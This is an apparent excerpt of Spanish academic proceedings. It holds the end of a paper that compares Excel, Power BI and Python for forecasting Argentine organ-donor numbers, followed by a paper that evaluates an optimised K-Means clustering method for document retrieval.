d) Entrenamiento: Implementación del modelo predictivo sobre los datos de TEST, para ajustarlo al que mayor acercamiento tenga con los datos reales; Para el entrenamiento del modelo aplicaremos SARIMAX en la partición del dataset llamada "Train" y sus resultados serán comparados con la parte del dataset "Test". Luego, utilizando el comando *auto_arima* el cual forma parte del paquete *pmdarima*, se evalúa la serie temporal (datos_train) para obtener el mejor modelo dentro de las diferentes combinaciones en los parámetros del modelo ARIMA. Los resultados con los parámetros del modelo ARIMAX sugeridos por el comando *auto_arima*: SARIMAX(0, 1, 0)x(0, 1, 0, 12) sería entonces la configuración recomendada. Esto conlleva a la implementación del Script para implementar el modelo SARIMAX.

e) Predicción: Implementación del modelo entrenado anteriormente sobre la totalidad de la serie, para obtener la previsión final. Una vez configurado el modelo, lo volvemos a implementar, pero ahora sobre todo el dataset (data_3). Luego, se grafica mediante script la predicción obtenida. Esto se muestra en la Figura 6.



Fig. 6. Script y Gráfico de la predicción final.

A través de la regresión lineal, se observa una fluctuación en el número de donantes durante estos años, con una notable disminución en 2027 y un aumento significativo hacia 2030.

5 Resultados

En la Tabla 1 se muestra una comparativa de los criterios de evaluación (A: Precisión; B: Facilidad de uso; C: Escalabilidad de datos; D: Nivel de Configuración; E: Presentación de datos; F: Licenciamiento).

Tabla 1. Criterios de evaluación de las 3 herramientas.

	Excel	Power BI	Python
A	Se obtuvo un % de error del 10% alejado de la realidad.	Se observa sombreado en gris el margen de error que puede tomar la previsión.	El modelo ARIMAX permite especificar parámetros que permiten mayor precisión.
B	Usuarios sin conocimientos de programación.	Interfaz amigable para usuarios sin experiencia previa, el uso de código es opcional.	Usuarios con experiencia previa en lenguajes de programación.
C	Cantidad limitada hasta 1.048.576 filas y 16.384 columnas por cada hoja.	Sin límite de volumen, con opción de trabajar con datos almacenados en la nube.	Sin límite de volumen dependiendo de los recursos físicos (Hardware).
D	Más elevada que otras herramientas como PBI pero no llega al nivel de lenguajes de programación.	Su facilidad de uso implica pocas opciones de configuración, limitándose a solo 4 ítems configurables.	Configuraciones a nivel de dato y modelos estadísticos, que permiten moldear con mayor control y detalle.
E	Varias opciones de representación, sin llegar al nivel de otras herramientas dedicadas a ello.	Es una herramienta diseñada para visualización de datos, por lo que su presentación en gráficos y diseño es destacable.	Los visuales no tienen tanta personalización e implican desarrollo de código para su implementación.
F	Herramienta licenciada para su versión desktop, y solo permite periodos de prueba como alternativa.	En su versión desktop es gratuita y no limita ninguna funcionalidad.	Se puede utilizar gran variedad de editores de código o IDEs disponibles de forma gratuita.

Según la Figura 7, se analiza cada una de las etapas que componen esta línea temporal referente a los donantes reales de órganos y tejidos. Para tal fin dividiremos el gráfico en partes, quedando de la siguiente manera:




Fig. 7. Etapas discriminadas por tramo.

Etapa 1 [2000-2002]: Este tramo comienza con 256 donantes y finaliza en 241. Se ve como una etapa estable con baja participación, puede atribuirse a lo novedades o poco conocido de los procedimientos médicos para esos años. El trasplante de órganos constituye actualmente una forma novedosa de terapéutica, planteando en la actualidad preocupación por los grandes costos en sociedades con recursos financieros escasos [12]. ***Etapa 2 [2002-2016]:*** Este tramo comienza con 241 donantes y finaliza en 514. La cifra estimada de donaciones por año se encuentra en el orden de 7 donantes por millón de habitantes, mientras que el número esperado para satisfacer la demanda oscila entre 20-30. [13]. Durante estos años se comienza a tomar en cuenta los efectos psicológicos que producen estos procedimientos tanto al donante como al receptor, y se implementan programas impulsados por INCUCAI [14]. Además de esto se establece legalmente que los ciudadanos mayores son donantes de órganos presuntos, salvo que se realice una expresa manifestación en sentido contrario. superando situaciones en donde familiares suplían su voluntad mediante una negativa. [15]. ***Etapa 3 [2016-2019]:*** Este tramo comienza con 514 y termina con 881. A partir de las iniciativas de años anteriores continúa aumentando la cantidad de participantes para los años posteriores hasta 2019 en gran medida por aprobaciones de leyes que regulan actividades relacionadas a la obtención y utilización de órganos, tejidos y células de origen humano en Argentina, Aprobada por unanimidad en ambas cámaras, la Ley 27.447 [16]. En el caso de menores, posibilita la obtención de autorización para la ablación por ambos progenitores o por aquel que se encuentre presente. ***Etapa 4 [2019-2020]:*** Este tramo comienza con 881 y termina con 446. Notoria caída de donaciones causada principalmente por la pandemia COVID-19, la cual provocó serias dificultades en el manejo de potenciales donantes sumado a los altos riesgos de contagio, sumado a esto la escasez de camas y lo costoso que es por sí solo el proceso de donación. Sin lugar a duda uno de los retos más controversiales y éticos es la transmisión cruzada de la enfermedad por COVID-19 en los centros hospitalarios por parte de los equipos de donación humana y trasplante [17]. ***Etapa 5 [2020-2023]:*** Este tramo comienza con 446 y termina con 816. Para este periodo se visualiza un recuperó en la cantidad de donaciones, casi hasta los niveles más altos en el año 2019, luego de los meses más críticos de la pandemia COVID-19.

6 Conclusiones

Cada una de las herramientas evaluadas tiene sus propias fortalezas y debilidades, que van desde soluciones rápidas y sencillas para usuarios inexpertos quienes solo deben conocer el análisis estadístico que se quiere implementar hasta requerir de conocimientos de programación adicionales que permiten mayor control. Power BI destaca por la facilidad de uso y sus visualizaciones, pero no ofrece más que las configuraciones preestablecidas para realizar las predicciones lineales, siendo esta opción la menos indicada de todas en cuanto a precisión y profundidad se refiere. Por otro lado, Excel también permite realizar gráficos de forma sencilla y dispone de varias funciones estadísticas muy útiles que se combinan para mejorar los resultados,

pero limitadas a las que dispone el software. Finalmente, para este análisis en cuanto a predicciones lineales, Python es la herramienta ideal por sobre las otras dos analizadas, principalmente porque es el usuario quien desarrolla su propia solución a medida, en lugar de utilizar las configuraciones previamente desarrolladas. El hecho de analizar los datos utilizando código fuente marca una diferencia importante respecto a Power BI y Excel, esta característica permitió integrar potentes funcionalidades a través de bibliotecas desarrolladas por la comunidad las cuales se mantienen y mejoran continuamente, además de su potencia para trabajar con grandes cantidades de datos, la hacen superior para el modelado predictivo y más preciso.

Referencias Bibliográficas

1. INCUCAI - Instituto Nacional Central Único Coordinador de Ablación e Implante. Disponible en: https://www.argentina.gob.ar/salud/incucai
2. Quirk, T. J. (2020). Excel 2019 for Educational and Psychological Statistics. Springer International Publishing.
3. Neyeloff, J. L., Fuchs, S. C., & Moreira, L. B. (2012). Meta-analyses and Forest plots using a microsoft excel spreadsheet: step-by-step guide focusing on descriptive data analysis. BMC research notes, 5, 1-6.
4. Salkind, N. J., & Frey, B. B. (2021). Statistics for people who (think they) hate statistics: Using Microsoft Excel. Sage publications.
5. Moreno Echavarría, R. B. (2012). Propuesta didáctica para la enseñanza de la estadística en los modelos de regresión lineal simple bajo un enfoque constructivista. Facultad de Ciencias.
6. Badawy, M., Ramadan, N., & Hefny, H. A. (2023). Healthcare predictive analytics using machine learning and deep learning techniques: a survey. Journal of Electrical Systems and Information Technology, 10(1), 40.
7. Zhao, Y., Qiao, Z., Xiao, C., Glass, L., & Sun, J. (2021). Pyhealth: A python library for health predictive models. arXiv preprint arXiv:2101.04209.
8. Mirjalili, V., & Raschka, S. (2020). Python machine learning. Marcombo.
9. Prada Penagos, C. (2023). Diagnóstico de la incidencia de la calidad del aire en la prevalencia de enfermedades respiratorias, mediante el uso de datos abiertos y el análisis bajo la herramienta Power BI, en la ciudad de Bogotá.
10. Uscátegui, J. F. B., & Guzmán, I. Y. P. (2021). Análisis de datos con Power Bi, R-Rstudio y Knime. Ra-Ma Editorial.
11. INCUCAI – SINTRA - Central de Reportes y Estadísticas del SINTRA (CRESI). Disponible en: https://cresi.incucai.gov.ar/IniciarCresiFromSintra.do
12. Fermín Garcia Marcos (2001). Aspectos Éticos en Trasplante de Órganos. Cuadernos de Bioética 2001/2. Disponible en: https://aebioetica.org/revistas/2001/2/45/253.pdf
13. Silvia Natenson (2005). Donación de órganos: una mirada psicológica. Disponible en: https://dspace.palermo.edu/dspace/handle/10226/419
14. Torres, Martin (2009). Sistema nacional de procuración de órganos y tejidos para trasplante. Disponible en: https://repositorio.uca.edu.ar/handle/123456789/1499
15. Brizuela, A. G. (2016). La donación de órganos en Argentina. In Iure, 1.
16. Argentina.gob.ar – Ley 27.447. Ley de Trasplante de Órganos, Tejidos y Células. Disponible en: https://www.argentina.gob.ar/sites/default/files/ley-27447.pdf
17. Méndez-Martínez, F. (2021). Los Retos de la Donación de Órganos Durante el Brote de COVID-19. Revista Salud y Administración, 8(24), 45-51.
18. Pérez González, Luis Orlando (2006). Microsoft Excel: una herramienta para la investigación.
19. Barrios, S. (2024). Análisis y visualización de datos sobre una herramienta de software. Práctica introductoria en Power BI.

Evaluación de un Método Mejorado del Algoritmo K-Means Aplicado en un Sistema de Recuperación de Documentos

Osvaldo Mario Spositto[1] [0000-0002-7472-0938], Julio César Bossero[1] [0000-0002-2498-9103], Sebastián Quevedo[1] [0009-0008-0249-3685], Viviana Alejandra Ledesma[1] [0000-0003-4218-2474], Lorena Romina Matteo[1] [0000-0002-5873-5793]

[1] Departamento de Ingeniería e Investigaciones Tecnológicas.
Universidad Nacional de La Matanza.
Florencio Varela 1903. San Justo. La Matanza. Buenos Aires. Argentina
{spositto,jbossero,jquevedo,vledesma,lmatteo}@unlam.edu.ar

Abstract. Este trabajo presenta una evaluación exhaustiva de un método mejorado del algoritmo K-Means, aplicado a un sistema de recuperación de documentos. Los algoritmos de agrupamiento, o clustering, se utilizan para organizar documentos similares en grupos, basándose en características comunes como el contenido textual, la frecuencia de palabras y otros atributos relevantes. El método mejorado evaluado en este estudio introduce optimizaciones que reducen significativamente el tiempo de procesamiento necesario para asignar cada documento a un clúster. Esto se logra mediante una combinación de técnicas de preprocesamiento y ajustes en los criterios de convergencia del algoritmo, resultando en una menor cantidad de iteraciones y operaciones computacionales. Para evaluar el método mejorado, se llevaron a cabo una serie de experimentos utilizando un prototipo propio que construye artificialmente un conjunto de datos de documentos. En la fase de experimentación, se aplicaron tanto el algoritmo K-Means estándar como el método mejorado estudiado. La comparación se realizó en términos de tiempo de procesamiento, número de iteraciones y precisión en la agrupación de documentos. Para evaluar la calidad del agrupamiento, se empleó el coeficiente de silueta o silhouette como métrica. Los resultados mostraron que, además de reducir el tiempo de procesamiento, el método mejorado mantiene una calidad de agrupamiento equivalente a la obtenida con el K-Means clásico. Esto sugiere que las optimizaciones introducidas no comprometen la precisión del agrupamiento, sino que, por el contrario, ofrecen un rendimiento más eficiente sin sacrificar la efectividad en la clasificación de documentos.

Keywords: Agrupamiento; K-Means; Inicialización; Coeficiente de Silueta.

1 Introducción

En los *Sistemas de Recuperación de Información* (SRI), también conocidos como *Sistemas de Recuperación de Documentos* (SRD), la incorporación de algoritmos de agrupamiento o clustering, se comenzó a utilizar para agrupar documentos similares en

conjuntos, lo que le permite al sistema presentar los resultados más relevantes al usuario. En lugar de mostrar una lista larga y desorganizada de documentos, el sistema puede ofrecer agrupaciones de temas relacionados, facilitando la navegación. Estos han captado gran interés entre investigadores académicos y científicos [1]. Estos métodos se han estudiado también recientemente debido a la aplicabilidad en otras áreas tales como motores de búsqueda, minería web, etc. [2]. Al organizar los documentos en grupos o clústeres, se minimiza la necesidad de comparar una consulta con cada documento de forma individual. En su lugar, el sistema puede enfocar la búsqueda en los grupos más relevantes, lo que optimiza el proceso de recuperación ya que se reduce el número de comparaciones necesarias. El uso de esas estas técnicas proponen brindar una estructura ordenada al agrupar documentos similares en conjuntos coherentes. De este modo, se espera minimizar el 'ruido' en los resultados de búsqueda y mejorar significativamente la experiencia del usuario. Así, la búsqueda de información podría volverse más efectiva y enfocarse en los temas de interés del usuario, facilitando la localización de datos relevantes.

Este grupo de investigación presentó distintos trabajos acerca de la implementación en SRI de distintos algoritmos de aprendizaje de máquina, para clasificar documentos automáticamente en grupos temáticos similares [3-5].

Con el objetivo de lograr una mayor discriminación de objetos en grupos homogéneos, se estudiaron diversas técnicas de clustering o agrupamiento, pertenecientes al aprendizaje no supervisado. Según la bibliografía consultada, K-Means se destaca como la técnica de clustering por particiones más utilizada [6].

Según Ahmed y otros [7], este algoritmo es ampliamente reconocido como uno de los métodos de minería de datos más potentes y populares entre los investigadores. No obstante, pese a su popularidad, presenta ciertas limitaciones, como los problemas derivados de la inicialización aleatoria de los centroides, que pueden resultar en una convergencia inesperada. Además, continúan los autores, expresando que este tipo de algoritmo requiere que se especifique el número de clústeres de antemano, lo cual influye en las diferentes formas que pueden adoptar los clústeres y en cómo se manejan los valores atípicos. Otra limitación del algoritmo es su incapacidad para manejar diversos tipos de datos y el alto costo que consume muchos recursos computacionales y de tiempo de ejecución en la detección de grupos de modo automático.

Este documento, tomando una parte del trabajo de Duracik [8], realiza un análisis experimental de una modificación al algoritmo K-Means. En la implementación presentada, se introduce una mejora clave en el proceso de asignación de vectores a clústeres. Tradicionalmente, en el algoritmo, cada vector se asigna al clúster cuyo centroide está más cercano. Sin embargo, esta versión modificada añade una condición adicional para la reasignación, lo cual ayuda a mejorar la estabilidad del algoritmo y acelerar su convergencia. La mejora se encuentra en el paso de reasignación de vectores. En lugar de simplemente mover un vector al clúster más cercano, se compara la distancia del vector al centroide actual con el doble de la distancia al centroide más cercano en una lista de clústeres candidatos. Específicamente, un vector solo se reasignará si la nueva distancia es menor de la distancia al clúster actual. Esta condición adicional evita que los vectores oscilen innecesariamente entre clústeres cercanos, lo que puede ocurrir debido a pequeñas diferencias en las distancias durante las iteraciones. Al evitar estas reasignaciones innecesarias, el algoritmo no solo mejora su eficiencia, reduciendo el número de cambios en cada iteración, sino que también

estabiliza los resultados finales. Esta estabilidad es importante para asegurar que el algoritmo converja a una solución óptima o cercana a la óptima sin iteraciones excesivas. En resumen, esta mejora optimiza el proceso de clustering al hacer que el algoritmo sea más robusto frente a pequeñas variaciones en las distancias y facilita una convergencia más rápida y confiable.

La organización del documento es como sigue: la Sección 1 introduce los conceptos básicos que explican de manera general el contexto y el propósito del trabajo; la Sección 2 presenta el análisis de los trabajos relacionados, uno de los cuales se toma como base en la experimentación; en la sección 3 se describen las distintas técnicas utilizadas. En la sección 4 se detalla el diseño del experimento. En la sección 5 se muestran y analizan las conclusiones y las líneas de trabajos futuros. Finalmente, en la sección 6 se hacen los agradecimientos.

2. Trabajos Relacionados

Como ya se mencionó este trabajo se basa, en parte, en la propuesta que se titula "Método optimizado basado en algoritmo K-Means como herramienta en la detección de plagio de código fuente" [8], en este artículo se presenta un método mejorado del algoritmo K-Means, el cual permite dividir las líneas de código en grupos y así ahorrar tiempo y operaciones innecesarias en la búsqueda de coincidencias.

La publicación de Pérez-Ortega et al. [9], trata sobre una mejora al algoritmo K-Means, la cual está orientada a la solución eficiente de instancias con un gran número de grupos y de dimensiones. Esta heurística está basada en la relación entre el número de dimensiones y el número de centroides que conforman una vecindad, permitiendo reducir el número de cálculos de distancias objeto-centroide para cada objeto.

En los siguientes apartados se hace referencias a otras modificaciones que se conocen del algoritmo K-Means clásico:

K-Medoids: es una variante del algoritmo K-Means que se utiliza para el clustering de datos. A diferencia de K-Means, que utiliza la media de los puntos en un clúster como centroide, K-Medoids selecciona puntos de datos reales como los centros de los clústeres. Esto lo hace más robusto a valores atípicos y a datos con distribuciones no gaussianas [10].

K-Means++: mejora la inicialización de los centroides para reducir la probabilidad de convergencia a soluciones subóptimas [11].

Otros trabajos presentan estudios comparativos de estas propuestas, con los que, se orientan futuros esfuerzos de investigación.

K-Medians: usa la mediana en lugar de la media para minimizar la suma de las distancias absolutas, siendo más robusto a valores atípicos [12].

3. Marco Teórico

Para realizar una experimentación, que permita comparar la calidad de agrupamiento, entre el algoritmo K-Means tradicional y el método mejorado, se

desarrolló un prototipo[1] simulador en lenguaje C#. El aplicativo permite configurar parámetros, generando un modelo vectorial. El modelo se basa en matrices que representan la relación entre términos y documentos, cada posición de la matriz (*i, j*), representa el valor de la frecuencia con la que el término *j* aparece en el documento *i.*

Para determinar el número óptimo de grupos o clústeres (*k*) en un conjunto de datos, se utilizó el algoritmo del Codo (Elbow Method). El método evalúa la suma de las distancias cuadradas dentro del clúster en función del número de clústeres.

La evaluación comparativa entre los métodos se realizó empleando el coeficiente de Silueta (Silhouette), también conocida como puntuación de la silueta (Silhouette Score), que sirve como una métrica para evaluar la calidad de los grupos formados por métodos de agrupación. El propósito de esta métrica es determinar la similitud dentro de cada grupo y contrastarla con la similitud presente en otros grupos.

3.1 El Algoritmo K-Means

El algoritmo K-Means, también conocido como agrupamiento duro (hard clustering), es un método que asigna cada dato a un único clúster de manera exclusiva. Esto significa que no se permiten pertenencias parciales ni ambigüedades: cada punto de datos se asocia completamente a un clúster específico según un criterio de similitud o distancia [13]. Así, los datos se dividen en grupos distintos, con cada elemento perteneciendo exactamente a uno de ellos.

Uno de los principales desafíos computacionales del método K-Means es identificar características que permitan agrupar elementos similares. El objetivo de este método es particionar un conjunto de n observaciones en k grupos, de manera que cada observación se asigne al grupo cuyo centroide esté más cercano, minimizando así la distancia promedio dentro de cada grupo. Para utilizar el algoritmo K-Means, primero se especifica el número de clústeres deseados (k). Por ejemplo, si se establece "k" en 3, habrá 3 clústeres. Cada clúster está representado por un centroide, que es la media de los puntos de datos asignados a él Figura 1.




Figura 1. Representación gráfica usando Google Colab para un ejemplo de K-Means con 3 grupos, en código en Python. Este ejemplo utiliza la biblioteca scikit-learn para realizar el agrupamiento y matplotlib para visualizar los resultados. Elaboración propia.

[1] El prototipo se describió en un trabajo presentado y aprobado en el XXVI Workshop de Investigadores en Ciencias de la Computación (WICC 2024), realizado los días 18 y 19 de abril de 2024, en la ciudad de Puerto Madryn. Chubut.

El algoritmo funciona de manera iterativa, ajustando las asignaciones de los puntos hasta que cada uno esté más cerca de su propio centroide que de los de otros clústeres, minimizando así la distancia interna en cada iteración. A continuación, se detalla cómo funciona el algoritmo K-Means paso a paso en un seudocódigo:

```
1: function K_Means(V : vector list, k : int, C : list
   of clusters): list of clusters
2:     repeat
3:         change ← 0
4:         for all vector v in V do
5:             c_old ← LastCluster(v)
6:             d_min ← Distance(v, c_old)
7:             for all cluster c in C do
8:                 d ← Distance(v, c)
9:                 if d < d_min then
10:                    d_min ← d
11:                    c_old ← c
12:                end if
13:            end for
14:            if LastCluster(v) != c_old then
15:                Assign(v, c_old)
16:                change ← change + 1
17:            end if
18:        end for
19:        for all cluster c in C do
20:            Recalculate(c)
21:        end for
22:    until change = 0
23:    return C
24: end function
```

No obstante, la aleatoriedad de los valores de k puede ocasionar diferentes formas de agrupación. Por ello, es necesario definir adecuadamente su valor con el objetivo de agrupar a solo los datos que contengan la mayor cantidad de atributos similares [11].

3.2 Método del Codo

El método Elbow o Codo ayuda a elegir el número óptimo de clústeres, cuando se busca hacer clasificación en un conjunto de datos.

Este método muestra la relación entre la varianza y la cantidad de clústeres de manera gráfica, representando el "codo" el punto en el que agregar más clústeres no explica significativamente más varianza, lo que nos permite seleccionar una cantidad óptima de clústeres que represente bien los datos sin que se produzca un sobreajuste. Para la identificación del "codo", es decir para determinar el número óptimo de clústeres [14], se utiliza el indicador de la suma de cuadrados dentro del clúster (WCSS por sus siglas en inglés Within-Cluster Sum of Squares,), en función del número de clústeres, es decir, el punto donde la velocidad de disminución de WCSS se ralentiza repentinamente.

Para hacer uso de este método se parte del cálculo de la distorsión promedio de cada clúster, esto es la distancia de cada elemento con su centroide correspondiente. Para calcular la distorsión se usa:

$$\boldsymbol{distorsión} = \frac{\sum_{i=1}^{N} || \boldsymbol{x_i - centroide} ||^2}{\boldsymbol{N}} \quad \textbf{[1]}$$

donde:

N es el número de elementos.

x_i es el i-ésimo punto de datos.

centroide es el centroide del clúster al que pertenece el punto x_i.

$//x_i - centroide//^2$ es la distancia euclidiana cuadrada entre el punto x_i y su centroide.

La distorsión mide la compacidad de los clústeres: cuanto menor sea la distorsión, más cerca estarán los puntos de sus centroides respectivos, indicando una mejor agrupación. En el contexto del método del codo, al graficar la distorsión contra el número de clústeres *k*, buscamos el punto donde la tasa de disminución de la distorsión se reduce notablemente. Este punto, conocido como el "codo", nos ayuda a determinar el número óptimo de clústeres.

3.3 Coeficiente de Silueta:

Este coeficiente es una métrica para evaluar la calidad del agrupamiento obtenido con algoritmos de clustering.

El coeficiente de Silueta [15] para una observación *i* se denota como *s(i)* y se define como:

$$\text{Silueta} = \mathbf{1/N} \sum_{n=1}^{N} \left(\frac{b_i - a_i}{\max \{b_i , a_i\}} \right) \quad \textbf{[2]}$$

El valor de la silueta es una medida de cuán similar es un objeto a su propio grupo o clúster (cohesión) en comparación con otros grupos (separación). La silueta va de -1 a +1, donde: un valor positivo indica que el objeto está bien emparejado con su propio grupo o clúster, si es 0 la observación *i* está entre dos grupos y si el valor es negativo significa que está mal asignada a su grupo o clúster. La métrica puede ser calculada con cualquier fórmula de distancia, como la distancia Euclidiana o la distancia Manhattan.

4. Evaluación Experimental

En esta experimentación, se utilizó un prototipo propio desarrollado para generar matrices que representen un Modelo Vectorial (MV), con el propósito de evaluar la calidad de los métodos de agrupamiento. En el MV, tanto los documentos como las consultas en lenguaje natural se representan mediante vectores de términos, que ocupan un espacio lineal multidimensional. Este modelo se basa en la similitud entre una consulta dada por el usuario y los documentos de una colección, cuyos términos han sido ponderados utilizando la técnica TF-IDF (Term Frequency – Inverse Document Frequency). Esta técnica mide la relevancia de un término para un documento dentro de un corpus (o conjunto de documentos), considerando tanto la frecuencia de aparición del término en el documento como su presencia en el resto de la colección. TF-IDF es una medida numérica que se utiliza frecuentemente como factor de ponderación en los

SRI, ya que permite evaluar la importancia relativa de cada término en un documento en relación con la consulta del usuario[16][17].

El simulador permite a través de distintas configuraciones crear artificialmente una matriz que represente un corpus voluminoso, y representarlo como una matriz de términos/documentos, siendo los términos las columnas que representan las orientaciones temáticas, y las filas los diferentes documentos. Esto se conoce como el MV. En la Figura 2 se observa un ejemplo de una matriz resultante.



Figura 2. Matriz documento-término. Elaboración propia

Esta herramienta es altamente configurable, permitiendo ajustar la cantidad de dimensiones de la matriz y la cantidad de tuplas, lo que ofrece una flexibilidad para adaptarse a diferentes escenarios y necesidades de investigación.

Otra característica, es la capacidad de probar con distintas métricas de distancias, lo que enriquece la evaluación y análisis de los agrupamientos. En la aplicación del algoritmo en este trabajo, se utilizó la distancia euclidiana como medida de similitud. Estas medidas determinan cómo se evalúa la proximidad entre los datos y se define como la longitud de la línea recta que conecta dos puntos en el espacio euclidiano, calculada mediante el teorema de Pitágoras. La distancia euclidiana es una medida directa de la distancia más corta entre dos puntos y cumple con las propiedades de una métrica, como la no negatividad, la simetría y la desigualdad triangular [18]. En la siguiente figura se muestra el resultado de una ejecución del prototipo utilizado para evaluación y seguimiento de agrupamientos ante las modificaciones incorporadas.




Figura 3. Pantalla donde se visualizan métricas y resultados.

5. Conclusión y Líneas de Trabajos Futuros

En las pruebas realizadas, se analizaron los espacios dimensionales utilizando un asistente gráfico bidimensional para comprender el fundamento de la optimización y el proceso de cada iteración. Los resultados confirmaron que la cantidad de cálculos necesarios en la versión optimizada es siempre menor, y que esta cantidad disminuye a medida que los centroides dejan de desplazarse. Se determinó que la cantidad de cálculos está regida por una fórmula que varía para cada punto del clúster, en función de su posición relativa respecto al centroide.

$$cd_t = \begin{cases} 0, & \leftrightarrow t = 0 \\ k \times N, & \leftrightarrow t = 1 \\ \binom{k}{2} + k + \sum_{i=1}^{k} \left(\sum_{j=1}^{n_i} \begin{cases} 0, & \leftrightarrow j \in PS_i \\ 1, & \leftrightarrow j \in (PF_i - PS_i) \\ c(CP_{i,j}) + 1, & \leftrightarrow j \in (P_i - PF_i) \end{cases} \right), & \leftrightarrow t > 1 \end{cases} \quad \textbf{[3]}$$

donde:

- t es el número de iteración.
- cd_t es la cantidad de cálculos de distancia en la iteración t.
- k es la cantidad de clústeres.
- n_i es la cantidad de puntos del clúster i.
- $c(x)$ es la cantidad de elementos en el conjunto.
- P_i es el conjunto de puntos correspondientes al clúster i al inicio de la iteración.
- PS_i es el conjunto de puntos que no recalculan distancia en el clúster i.
- PF_i es el conjunto de puntos dentro de la zona fija del clúster i.
- $CP_{i,j}$ es el conjunto de centroides dentro de la zona de cálculo del punto j respecto del centroide del clúster i.

Se ha determinado que las optimizaciones no pueden implementarse en la primera iteración, ya que en esta etapa los puntos aún no están asignados a ningún clúster. Posteriormente, se deben considerar: primero, la distancia entre los distintos centroides, que se calcula mediante la combinatoria de k en 2, y segundo, la suma de k para calcular el desplazamiento de los centroides desde la iteración anterior.

Los conjuntos de puntos y centroides mencionados en la fórmula 3 aparecen representados en la Figura 4, que grafica en 2 dimensiones este análisis en la décima iteración del ejemplo. Allí los centroides se representan como diamantes y los puntos del clúster (conjunto P_i) como puntos unidos por líneas hacia el centroide de igual color. La mencionada zona fija aparece como un círculo morado traslucido con radio igual a la mitad de distancia al centroide más cercano. Dentro de ella están los puntos que ya sabemos que permanecerán en el clúster al final de la iteración aún sin calcular su distancia hacia ningún otro centroide (conjunto PF_i). Entre ellos hay puntos redondeados en morado, para los cuales ni siquiera necesitaremos calcular su distancia actual al centroide (conjunto PS_i), puesto que esa distancia en la iteración anterior sumada a la distancia del desplazamiento del centroide sigue siendo inferior al radio de la zona fija. Esta variación del algoritmo nos permitió omitir cada vez más cálculos a medida que los centroides minimizan su desplazamiento, hasta quedar inmóviles.

Por último, todos los puntos fuera de la zona fija del propio clúster han de tener un tratamiento diferente al del K-Means original. En la figura se ve un punto j redondeado en rojo. A su alrededor un círculo rojo con radio igual a la distancia del punto j al

centroide *i*. Cualquier centroide que esté dentro, en definitiva, está más cerca del punto que su actual centroide. El círculo naranja tiene radio igual al doble de esa distancia, y abarca a los centroides con los que se calculará la distancia y comparará (conjunto $CP_{i,j}$). Aunque abarca varios centroides más que el círculo rojo, igualmente sirve para reducir el conjunto de posibilidades respecto del total.




Figura 4. Pantalla del prototipo donde se visualizan puntos y áreas distinguidas.

En la Tabla 1 se ve la comparativa entre cálculos y proporción para un ejemplo para el mismo conjunto de centroides iniciales generados al azar (K-Means original). En la misma se ve cómo se llega al mismo resultado en iteraciones, calidad de agrupamiento (evaluado por silueta y detallado en Figura 5) e incluso en la definición de los clústeres, pero con una cantidad de cálculos de distancia notablemente inferior.

Tabla 1. Comparación entre el K-Means original y el optimizado.

Medida	Original	Optimización	Comparación
Silueta	-0.24	-0.24	100%
Iteraciones	13	13	100%
Cantidad Cálculos	39000	7303	18,72%




Figura 5. Resultados de la prueba para K-Means.

En trabajos futuros, se pretende investigar la posible relación entre la cantidad de cálculos ahorrados (en comparación con el algoritmo K-Means original) y la métrica

de silueta u otras métricas similares. Este análisis podría revelar si las iteraciones que optimizan el agrupamiento también resultan en un menor costo computacional.

Además, se explorará una línea de trabajo que busca utilizar estas optimizaciones para reducir aún más los cálculos de distancia entre los puntos y los clústeres. Esto se logrará tomando en cuenta el radio del clúster (la máxima distancia desde el centroide a un punto) y una parametrización que considere los cambios en la iteración anterior, así como la precisión deseada en el agrupamiento.

6. Agradecimientos

